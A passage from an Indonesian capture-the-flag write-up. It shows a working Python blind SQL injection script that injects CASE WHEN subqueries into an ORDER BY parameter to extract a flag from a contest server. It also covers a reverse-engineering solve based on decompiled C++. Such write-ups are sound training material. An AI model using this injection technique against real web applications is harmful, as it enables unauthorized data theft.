 PRIMARY KEY (flag)
)
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
```

Nah ternyata ada table lain lagi yaitu table flag, sekarang tinggal kita ambil deh flagnya

```
#!/usr/bin/env python3
import requests
from string import printable
# charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
charset = printable
# print(printable)
url = "http://34.124.192.13:65052/"
```

```python
data = ""
# data = ""
for i in range(len(data)+1,100):
    test = data
    for c in charset:
        print(b"Trying: " + data.encode() + c.encode())
        x = requests.post(url, data={"search": f"B", "order": f"CASE WHEN (SELECT
hex(substr(flag,{i},1)) FROM flag limit 1 offset 0) = hex('{c}') THEN numeric
ELSE name END"})
        if x.text.find("<td>ARE</td>") < x.text.find("<td>BHS</td>"):
            data += c
            print(data)
            break
    if data == test:
        break
```



Flag: FindITCTF{c1nt4_indo_lah112_i041n_}

Rev

Paminfla

Disini diberikan sebuah file unicode conf dan juga sebuah executable paminfla, berikut isinya kalau di decompile pakai IDA

```
std::basic_ifstream<char,std::char_traits<char>>::basic_ifstream(v17, "flag.txt",
8LL);
  if ( (unsigned
__int8)std::basic_ios<char,std::char_traits<char>>::operator!(&v18) )
  {
    v3 = std::operator<<<std::char_traits<char>>(&std::cout, "Unauthorized
Access");
    std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
    v4 = 0;
  }
  else
  {
    std::basic_ifstream<char,std::char_traits<char>>::basic_ifstream(v15, "conf",
8LL);
    if ( (unsigned
__int8)std::basic_ios<char,std::char_traits<char>>::operator!(&v16) )
    {
      v5 = std::operator<<<std::char_traits<char>>(&std::cerr, "Failed to open
conf file.");
      std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
      v4 = 1;
    }
    else
    {

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::bas
ic_string(v14);
      std::getline<char,std::char_traits<char>,std::allocator<char>>(v15, v14);

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::bas
ic_string(v13);
      v20 = 0;
      v19 = 0;
```

```
      while ( 1 )
      {
        v6 = (_QWORD
*)std::getline<char,std::char_traits<char>,std::allocator<char>>(v17, v13);
        if ( !(unsigned
__int8)std::basic_ios<char,std::char_traits<char>>::operator bool((char *)v6 +
*(_QWORD *)(*v6 - 24LL)) )
          break;
        if ( (unsigned
__int8)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char
>>::empty(v13) != 1 )
        {
          v20 = 1;
          if (
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::fin
d(
                v13,
                "papa minta flag",
                0LL) != -1 )
          {
            v19 = 1;
            break;
          }
        }
      }
      std::basic_ifstream<char,std::char_traits<char>>::close(v17);
      if ( v20 != 1 || !v19 )
      {
        v9 = std::operator<<<std::char_traits<char>>(&std::cout, "Access
Denied");
        std::ostream::operator<<(v9, &std::endl<char,std::char_traits<char>>);
      }
      else
      {
        sub_2309((__int64)v11, (__int64)v14);
        std::basic_ofstream<char,std::char_traits<char>>::basic_ofstream(v12,
"flag.txt", 1LL);
        v7 =
std::operator<<<char,std::char_traits<char>,std::allocator<char>>(v12, v11);
```

```
        std::ostream::operator<<(v7, &std::endl<char,std::char_traits<char>>);
        std::basic_ofstream<char,std::char_traits<char>>::close(v12);
        v8 = std::operator<<<std::char_traits<char>>(&std::cout, "Access
Granted");
        std::ostream::operator<<(v8, &std::endl<char,std::char_traits<char>>);
        std::basic_ofstream<char,std::char_traits<char>>::~basic_ofstream(v12);

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~ba
sic_string(v11);
      }
      v4 = 0;

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~ba
sic_string(v13);

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~ba
sic_string(v14);
    }
    std::basic_ifstream<char,std::char_traits<char>>::~basic_ifstream(v15);
  }
  std::basic_ifstream<char,std::char_traits<char>>::~basic_ifstream(v17);
  return v4;
}
```


Sebenarnya ada beberapa hal yang dapat kita ketahui mesikpun hanya dengan dibaca sekilas sekilas saja

```
std::basic_ifstream<char,std::char_traits<char>>::basic_ifstream(v16, "flag.txt", 8LL);
if ( (unsigned __int8)std::basic_ios<char,std::char_traits<char>>::operator!(&v16) )
{
  v3 = std::operator<<<std::char_traits<char>>(&std::cout, "Unauthorized Access");
  std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
  v4 = 0;
}
else
{
  std::basic_ifstream<char,std::char_traits<char>>::basic_ifstream(v15, "conf", 8LL);
  if ( (unsigned __int8)std::basic_ios<char,std::char_traits<char>>::operator!(&v16) )
  {
    v5 = std::operator<<<std::char_traits<char>>(&std::cerr, "Failed to open conf file.");
    std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
    v4 = 1;
  }
  else
  {
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v14);
    std::getline<char,std::char_traits<char>,std::allocator<char>>(v15, v14);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v13);
    v20 = 0;
    v19 = 0;
    while ( 1 )
    {
      v6 = (_QWORD *)std::getline<char,std::char_traits<char>,std::allocator<char>>(v17, v13);
      if ( !(unsigned __int8)std::basic_ios<char,std::char_traits<char>>::operator bool((char *)v6 + *(_QWORD *)(*v6 - 24LL)) )
        break;
      if ( (unsigned __int8)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::empty(v13) != 1 )
      {
        v20 = 1;
        if ( std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::find(
               v13,
               "papa minta flag",
               0LL) != -1 )
        {
```

Jadi ada file flag.txt yang ingin dibuka dan ada string “papa minta flag” yang di cari, disini tanpa pikir panjang saya coba coba dulu taro string “papa minta flag” kedalam file flag.txt dan ternyata bisa

```
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/findit/final/rev_paminfla]
└─$ echo "papa minta flag" > flag.txt
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/findit/final/rev_paminfla]
└─$ cat flag.txt
papa minta flag
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/findit/final/rev_paminfla]
└─$ ./paminfla
Access Granted
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/findit/final/rev_paminfla]
└─$ cat flag.txt
papa minta flag
46 6c 61 67 3a 20 46 69 6e 64 49 54 43 54 46 7b 66 75 74 75 72 33 5f 63 79 62 33 31 32 5f 73 33 63 7d
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/findit/final/rev_paminfla]
└─$
```

Tinggal decode hex dan kita akan mendapatkan flagnya



Flag: FindITCTF{futur3_cyb312_s3c}